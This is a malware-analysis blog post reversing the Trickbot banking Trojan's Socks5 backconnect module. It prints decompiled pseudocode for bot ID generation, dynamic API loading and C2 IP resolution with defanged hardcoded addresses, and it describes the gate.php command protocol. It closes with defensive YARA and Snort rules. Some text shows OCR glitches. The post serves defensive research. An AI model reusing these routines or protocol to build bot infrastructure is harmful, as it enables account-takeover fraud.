Let's Learn: Trickbot Socks5 Backconnect Module In Detail

vkremez.com/2017/11/lets-learn-trickbot-socks5-backconnect.html

Goal: Reverse the Trickbot Socks5 backconnect module including its communication protocol and source code-level insights.

Source: Decoded Trickbot Socks5 backconnect module (33ad13c11e87405e277f002e3c4d26d120fcad0ce03b7f1d4831ec0ee0c056c6)

Background:


The Trickbot banking Trojan is notable for its backconnect Socks5 module titled "bcClientDllTest." This module is used extensively by the gang for online account takeover fraud. This module was obtained while analysing the Trickbot infection chain from the email campaign impersonating PayPal (thanks to @Ring0x0).

> pic.twitter.com/DyWNbq02aa
> — Derrick (@Ring0x0) November 14, 2017

The decoded Trickbot Socks5 DLL module contains the following export functions:

Name	Address	Ordinal
Control	0x100118B8	1
FreeBuffer	0x100027DE	2
Release	0x100118C3	3
Start	0x100118E4	4

In this blog, we are primarily interested in analyzing the "Start" export function (ordinal #4).



The blog outline is as follows:

I. "Start" configuration template

II. Module CreateThread function

III. Bot ID generator function

IV. Dynamic API-loading function

V. IP resolution function

VI. Network communication commands

VI. Communication analysis

VII. Yara rule

VIII. Snort signature

I. "Start" Configuration Template

First, the backconnect module "Start" export loads the default configuration template as follows:

```
<moduleconfig>
<autostart>yes</autostart>
<needinfo name = "id"/>
<needinfo name = "ip"/>
<needinfo name = "parentfiles"/>
</moduleconfig>
```

II. Module CreateThread Function

Next, the module creates a new thread via CreateThread API with (LPTHREAD_START_ROUTINE)StartAddress copping the configuration template into the dword_10034904 memory location via strstr API containing the sequence of characters to match **"."**. The pseudocoded Start function is as follows:


```
void *__stdcall Start(int a1, int a2, int a3, int a4, char *a5, int a6, int a7, int a8)
{
  unsigned int v8'
  unsigned int v9;
  char v10;
  void *result;

  v8 = 0;
  v9 = strlen(aModuleconfigAu);
  if ( v9 )
  {
    do
    {
      v10 = aModuleconfigAu[v8++];
      byte_100349A4 = v10;
    }
    while ( v8 < v9 );
  }
  result = 0;
  if ( !dword_10034900 )
  {
    memset(byte_10034908, 0, 0x20u);
    byte_10034908[32] = 0;s
    qmemcpy(byte_10034908, strstr(a5, ".") + 1, 0x20u);
    dword_10034900 = 1;
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    result = malloc(0x400u);
    dword_10034904 = (int)result;
  }
  return result;
```

}

III. Bot ID generator function

One of the first notable functions is that the module creates a bot identifier (ID) leveraging a security identifier (SID) for the account and the name of the domain with the sequence of GetVolumeInformationA, GetUserNameA,and LookupAccountNameA, wherein the bot id (also referred later as "client_id") is a serial number of the hard drive that stores the C section. The value is created using XOR operation on SID.



The simplified C++ DWORD function is as follows:

```
DWORD bot_id_generator()
{
  CHAR VolumeNameBuffer;
  CHAR FileSystemNameBuffer;
  DWORD FileSystemFlags;
  enum _SID_NAME_USE peUse;
  DWORD MaximumComponentLength;
```

```
  DWORD cbSid;
  DWORD pcbBuffer;
  DWORD cchReferencedDomainName;
  LPSTR ReferencedDomainName;
  DWORD VolumeSerialNumber;
  LPSTR lpBuffer;
  PSID Sid;
  int i;

GetVolumeInformationA(
    "C:\\",
    &VolumeNameBuffer,
    0x80u,
    &VolumeSerialNumber,
    &MaximumComponentLength,
    &FileSystemFlags,
    &FileSystemNameBuffer,
    0x80u);
  lpBuffer = (LPSTR)malloc(0x1000u);
  pcbBuffer = 4096;
  Sid = malloc(0x1000u);
  cbSid = 4096;
  ReferencedDomainName = (LPSTR)malloc(0x1000u);
  cchReferencedDomainName = 4096;
  GetUserNameA(lpBuffer, &pcbBuffer);
  memset(Sid, 0, 0x1000u);
  LookupAccountNameA(0, lpBuffer, Sid, &cbSid, ReferencedDomainName,
&cchReferencedDomainName, &peUse);
  for ( i = 0; i <= 16; ++i )
    VolumeSerialNumber ^= *((_DWORD *)Sid + i);
  free(lpBuffer);
  free(Sid);
  free(ReferencedDomainName);
  return VolumeSerialNumber;
}
```

IV. Dynamic API-Loading Function


The module proceeds to load dynamically the following Windows API via usual sequence LoadLibrary/GetModuleHandleA/GetProcAddress:

```
  v1 = GetModuleHandleA("kernel32.dll");
  v58 = GetProcAddress(v1, "HeapAlloc");
  v2 = GetModuleHandleA("kernel32.dll");
  v57 = GetProcAddress(v2, "HeapFree");
```

```
v3 = GetModuleHandleA("kernel32.dll");
v236 = GetProcAddress(v3, "GetProcessHeap");
v4 = GetModuleHandleA("ntdll.dll");
v56 = GetProcAddress(v4, "sprintf");
v5 = GetModuleHandleA("ntdll.dll");
v29 = GetProcAddress(v5, "strcat");
v6 = GetModuleHandleA("wininet.dll");
v39 = GetProcAddress(v6, "InternetOpenA");
v7 = GetModuleHandleA("wininet.dll");
v43 = GetProcAddress(v7, "InternetOpenUrlA");
v8 = GetModuleHandleA("wininet.dll");
v55 = GetProcAddress(v8, "InternetReadFile");
v9 = GetModuleHandleA("wininet.dll");
v61 = GetProcAddress(v9, "InternetCloseHandle");
```

The module then checks if the operation succeeded comparing the predefined location at DWORD at 0x10034900 of "0".

V. IP Resolution Function



The malware copies its default user agent into the placeholder 'Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)," which is later utilized for network communications. The malware leverages the user agent with the resolved hardcoded default IPs, which are oftentimes changed by the Trickbot. The resolution is accomplished with the following API calls:

inet_addr
DnsQuery_A
inet_ntoa

The BOOL-type function is as follows:

```
BOOL __cdecl Trick_backconnect_IP_resolution(int a1, _BYTE *a2)
{
  char *cp;
  const char *v4;
  const char *v5;
  const char *v6;
  const char *v7;
  const char *v8;
  const char *v9;
  const char *v10;
  const char *v11;
  const char *v12;
  _BYTE *v13;
  int v14;
  struct in_addr in;
  int v16;
  char *v17;
  int v18;
  int v19;
  _BYTE *v20;
  int i;
  HLOCAL hMem;
  char v23;
  char v24;
  *a2 = 0;
  v19 = 0;
  v18 = 0;
  cp = "69.164.196[.]21";
  v4 = "107.150.40[.]234";
  v5 = "162.211.64[.]20";
  v6 = "217.12.210[.]54";
  v7 = "89.18.27[.]34";
  v8 = "193.183.98[.]154";
```

```
  v9 = "51.255.167[.]0";
  v10 = "91.121.155[.]13";
  v11 = "87.98.175[.]85";
  v12 = "185.97.7[.]7";
  v16 = 10;
  hMem = LocalAlloc(0x40u, 8u);
  v24 = 0;
  for ( i = 0; i < v16; ++i )
  {
    *((_DWORD *)hMem + 1) = inet_addr((&cp)[4 * i]);
    *(_DWORD *)hMem = 1;
    v14 = DnsQuery_A(a1, 1, 2, hMem, &v19, 0);
    v18 = v19;
    if ( v19 )
    {
      in = *(struct in_addr *)(v18 + 24);
      v17 = inet_ntoa(in);
      v20 = a2;
      v13 = a2;
      do
      {
        v23 = *v17;
        *v20 = v23;
        ++v17;
        ++v20;
      }
      while ( v23 );
      v24 = 1;
    }
    if ( v24 )
      break;
  }
  if ( hMem )
    LocalFree(hMem);
  if ( v19 )
    DnsFree(v19, 1);
  return v24 != 0;
}
```

VI. Communication Protocol

The following commands are used for client-server communications initially with the command prefix "c":

disconnect: Terminate the backconnect server connection

idle: Maintain the client-server connection


connect: connect to the backconnect server. The command must consist of the following parameters:

ip: Backconnect server's IP address

auth_swith: Use authorization flag. If the value is set to "1", the Trojan receives the **auth_login** and **auth_pass** parameters. If the value is "0", the Trojan gets the **auth_ip** parameter. Otherwise, the connection will not be established.
auth_ip: Authentication IP address

auth_login: Authentication login

auth_pass: Authentication password




VI. Deeper Dive into Client-Server Protocol

By and large, there are three main Trickbot Socks5 server-client commands:

c=idle

c=disconnect

c=connect




The Trickbot client forms a sequence of GET requests to the server (usually, on gate[.]php):

client_id=&connected=&server_port=&debug=

The server POST response with the following parameters if the connection needs to be established:

```
c=connect&ip=&auth_swith=&auth_ip=&auth_login=&auth_pass=
```

If the connection needs to be terminated, the server will respond with “c=disconnect.” Most of the currently observed Trickbot Socks5 backconnect servers contain Blockchain name server resolution.



VII. YARA RULE

```
rule crime_win32_trick_socks5_backconnect {
    meta:
        description = "Trickbot Socks5 bckconnect module"
        author = "@VK_Intel"
        reference = "Detects the unpacked Trickbot backconnect in memory"
        date = "2017-11-19"
        hash = "f2428d5ff8c93500da92f90154eebdf0"
    strings:
        $s0 = "socks5dll.dll" fullword ascii
        $s1 = "auth_login" fullword ascii
        $s2 = "auth_ip" fullword ascii
`       $s3 = "connect" fullword ascii
        $s4 = "auth_ip" fullword ascii
        $s5 = "auth_pass" fullword ascii
        $s6 = "thread.entry_event" fullword ascii
        $s7 = "thread.exit_event" fullword ascii
        $s8 = "</moduleconfig>" fullword ascii
        $s9 = "<moduleconfig>" fullword ascii
        $s10 = "<autostart>yes</autostart>" fullword ascii
    condition:
```

```
        uint16(0) == 0x5a4d and filesize < 300KB and 7 of them
}
```

VIII. SNORT RULE

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Possible Trickbot Socks5 Backconnect check-in alert"; flow:established,to_server; content:"gate.php"; http_uri; content:"?client_id="; http_uri; content:"&connected="; http_uri; content:"&server_port="; http_uri; content:"&debug="; http_uri; reference:url,http://www.vkremez.com/2017/11/lets-learn-trickbot-socks5-backconnect.html; classtype:Trojan-activity; rev:1;)